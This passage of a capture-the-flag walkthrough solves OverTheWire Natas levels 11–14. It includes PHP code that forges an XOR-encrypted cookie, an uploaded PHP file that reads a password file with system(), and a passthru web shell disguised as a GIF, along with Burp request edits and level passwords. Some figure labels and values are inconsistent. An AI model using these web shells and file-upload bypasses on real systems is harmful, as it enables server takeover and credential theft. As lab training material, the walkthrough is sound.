


figure 4.4

Now we can see the password for natas11.




figure 4.5

## Level 11 – Level 12

Use the password extract from the previous level to login Natas level 11.

Username – natas11

Password - EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3

There are some cookies, but they are encrypted by xor\_encrypt with a censored string \$key. Original data is in json encoded array. Here we do some decryption using php.

```
<?php

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = base64_decode('C1vLIh4ASCsCBE8lAxMacFMZV2hdVotEhhUJQNVAmhSEV4sFxFeaAw');
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

$key = xor_encrypt(json_encode($defaultdata));
print "the xor key is : " . $key. "\n"
?>
```

figure 4.6

By using burp suit we capture the data of cookie.

```
<?php

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = base64_decode('C1vLIh4ASCsCBE8lAxMacFMZV2hdVotEhhUJQNVAmhSEV4sFxFeaAw');
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

$key = xor_encrypt(json_encode($defaultdata));
print "the xor key is : " . $key. "\n"
?>
```

figure 4.5

Using print command we can display the output. The key is qw8J. Later part is repeated.

```
the xor key is : qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq
[Done] exited with code=0 in 0.067 seconds
```

figure 4.6

Now we need to generate the decoded new cookie to replace our encoded cookie.

```
<?php
$defaultdata = array( "showpassword"=>"yes", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = 'qw8J';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

$new_cookie = base64_encode(xor_encrypt(json_encode($defaultdata)));
print "the new cookie is : " . $new_cookie . "\n"
?>
```

figure 4.5

Our new cookie is and now we can replace it on our burp suit(figure 4.6) and forward the request, then receive the password for the next level. (Figure 4.7)




figure 4.6




figure 4.7

#### Level 12 – Level 13

Use the password extract from the previous level to login Natas level 12.

Username – natas12

Password - jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

Click the view source page and we can see there any filename ends with “.php” can upload to the website. So, we generate a php file with the following code.

```
(kali@kali)-[~/Desktop]
$ cat natas_getpass.php
<?php
system("cat /etc/natas_webpass/natas13");
?>
```

figure 4.7

After we upload the file, website generate a random link. From that link we can generate a password for the next login.






figure 4.8

click the link.




figure 4.9




figure 5.0

Level 13 – Level 14

Use the password extract from the previous level to login Natas level 13.

Username – natas13

Password - jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

By viewing the view source page and we can get an idea, this is the upgraded version of level 12. Because the EXIF image type is set so we must add some lines to our php file to look like a jpg file.




figure 5.1

First we need to make a php file, and wrap it with a jpg format. Save this as a gif format.

```
File Actions Edit View Help
GIF87<?passthru($_GET["cmd"]);?>
GIF87Lg96M10TdfaPyVBkJdJymbllQ5L6qdl1
~
~
~
~
```

figure 5.1

The next step is turn on your burp suit and upload the created gif file.

```

1 Connection: close
2 Referer: http://natas13.natas.labs.overthewire.org/
3 Cookie: __utma=176859643.904570839.1645181092.1646536511.1646575987.3; __utmz=
  176859643.1646536511.2.2.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(no
4 Upgrade-Insecure-Requests: 1
5
6 -----179423631719274210291151453844
7 Content-Disposition: form-data; name="MAX_FILE_SIZE"
8
9 1000
10 -----179423631719274210291151453844
11 Content-Disposition: form-data; name="filename"
12
13 ayye53r3aw.jpg
14 -----179423631719274210291151453844
15 Content-Disposition: form-data; name="uploadedfile"; filename="13.jpg"
16 Content-Type: image/jpeg
17
18 GIF87<?passthru($_GET["cmd"]);?>
19
20 -----179423631719274210291151453844--
21

```

figure 5.2

Change the selected file format to php as following.( figure 5.3)

```

17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 1000
20 -----179423631719274210291151453844
21 Content-Disposition: form-data; name="filename"
22
23 ayye53r3aw.php
24 -----179423631719274210291151453844
25 Content-Disposition: form-data; name="uploadedfile"; filename="13.jpg"
26 Content-Type: image/jpeg
27
28 GIF87<?passthru($_GET["cmd"]);?>
29
30 -----179423631719274210291151453844--
31

```

figure 5.3

Now forward the request which is hold by burp suit, and go to browser you can see the following link on your browser. Click on it and return to the burp suit again. We have to make some changes to the message.




figure 5.3

Change the first line as following figure.




figure 5.4

Now, forward the web request which is hold by burp suit. Go to your browser and there is the password for the next level. The actual password is the highlighted one.




figure 5.5

Level 14 – Level 15

Use the password extract from the previous level to login Natas level 14.

Username – natas14

Password - Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1

There is a simple SQL injection. Let's have a look how to do that.




figure 5.6

Press Login and here is your password for the level 15.





figure 5.7



*figure 5.8*